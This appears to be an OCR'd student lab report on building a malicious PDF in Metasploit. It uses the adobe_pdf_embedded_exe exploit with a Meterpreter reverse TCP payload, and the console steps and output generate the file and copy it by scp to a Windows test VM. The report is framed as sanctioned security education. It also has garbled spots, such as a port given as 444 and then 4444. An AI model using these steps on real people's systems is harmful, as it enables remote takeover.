

Group – 3

Step – 3


Implementation

Open a terminal in your Kali Linux machine






In the Metasploit console, run the following command to search for exploits related to Adobe PDF vulnerabilities:




Select the exploit;

We select the following exploit for Adobe Reader;
exploit/windows/fileformat/adobe_pdf_embedded_exe



We set the payload;



Set LHOST and LPORT

Now, we need to configure the **LHOST** (the IP address of your Kali Linux machine) and **LPORT** (the port through which the attacker machine will listen for incoming connections).

First, set the **LHOST** to the IP address of your Kali Linux machine. You can find your Kali machine's IP address by running the command:

```
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.16  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd00::a34b:67cb:624:6faf  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::645a:3f40:df6:5383  prefixlen 64  scopeid 0x20<link>
        ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)
        RX packets 82841  bytes 114517008 (109.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17183  bytes 1406012 (1.3 MiB)
        TX errors 0  dropped 4 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 780 (780.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 780 (780.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Set the **LPORT** to a port 444 which we have choosed for our project

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Set the Malicious PDF Output Path

We will save on the desktop of kali so that it will be easy to access;

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME /home/kali/Desktop/malici
ous.pdf
FILENAME ⇒ /home/kali/Desktop/malicious.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Generate the Malicious PDF

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit
[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating '/home/kali/Desktop/malicious.pdf' file ...
[+] /home/kali/Desktop/malicious.pdf stored at /home/kali/.msf4/local/malicious.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```


We have successfully generated the malicious pdf

Send the Malicious PDF to the Target

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > scp /home/kali/.msf4/local/malicious.p
df user@192.168.56.1:/C:/Users/user/Desktop/
[*] exec: scp /home/kali/.msf4/local/malicious.pdf user@192.168.56.1:/C:/Users/user/Desktop/

user@192.168.56.1's password:
malicious.pdf                                 100%   45KB   2.8MB/s   00:00
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

The file is sent successfully to the target;



Introduction

This project investigates the steps to developing and testing a malicious PDF exploit on Metasploit in a sanctioned way. To understand how a cyberattack can exploit vulnerabilities

in widely used software such as Adobe Reader it was simulated to gain unauthorized access to a target system. The purpose of this project was to make an educational demonstration of how an attacker might attack a vulnerable PDF reader, inject a reverse shell payload and achieve remote control over the victim's machine.

Background

Cybersecurity is an area of ever-changing, consisting of measures and techniques regarding the protection of systems and networks from malicious attacks. A number one threat vector are software vulnerabilities which are present in Adobe Acrobat Voter for example, and which can be exploited by an attacker to run malicious code on the victim's machine. PDF readers have been a popular target choice for cybercriminals over the years, as there have been numerous exploits for PDF readers over the years.

Metasploit Framework is a powerful cybersecurity tool used for identifying, testing and exploiting vulnerabilities. It boasts a huge database of exploits and payloads and this makes it perfect to use in educational mode, penetration testing or both. A certain type of exploit is the Adobe PDF Embedded EXE exploit in which the malicious executable is embedded within a PDF this makes the PDF open and executes the malicious payload embedded inside.

Body

In this project, the first step is to setup Metasploit on Kali Linux machine which is attacker's system. We initiated the Metasploit console and chose the Adobe PDF Embedded EXE exploit, which takes advantage of vulnerabilities of older versions of Adobe Reader. Next, we set exploit with a shell payload of a reverse TCP Meterpreter, which lets us connect to the victim's machine remotely.

After the exploit and payload were set up, we placed the proof of concept in a malicious.pdf file. Opening this file on a vulnerable system would make the victim trigger the exploit, which would deliver the reverse shell payload and give the attacker control of the victim's machine. SCP (Secure Copy Protocol) was used to transfer the file to a Windows 10 virtual machine and the file was placed on a desktop.

So, we set up the victim machine to test. The attacker then drops and executes a malicious PDF on the victim's machine opening which will then initiate the attack, and in turn, the attacker will create a reverse shell to the attacker's remote machine to remotely control the victim's machine.

Conclusion

Lastly, this project also revealed the importance of keeping systems updated and the process of exploiting vulnerabilities in software. By making use of Metasploit, we created and tested out a creating a malicious PDF exploit that would allow an attacker to control a vulnerable system remotely. This exercise emphasized the importance of ethical hacking since it showed how a vulnerability can be exploited if not fixed. Learning about these vulnerabilities will help us to protect ourselves from the real-world cyber threats. However, this project also showed the value of taking anticipatory action as when timely patching and employing solid security practices are applied to guard against taking advantage of that vulnerability.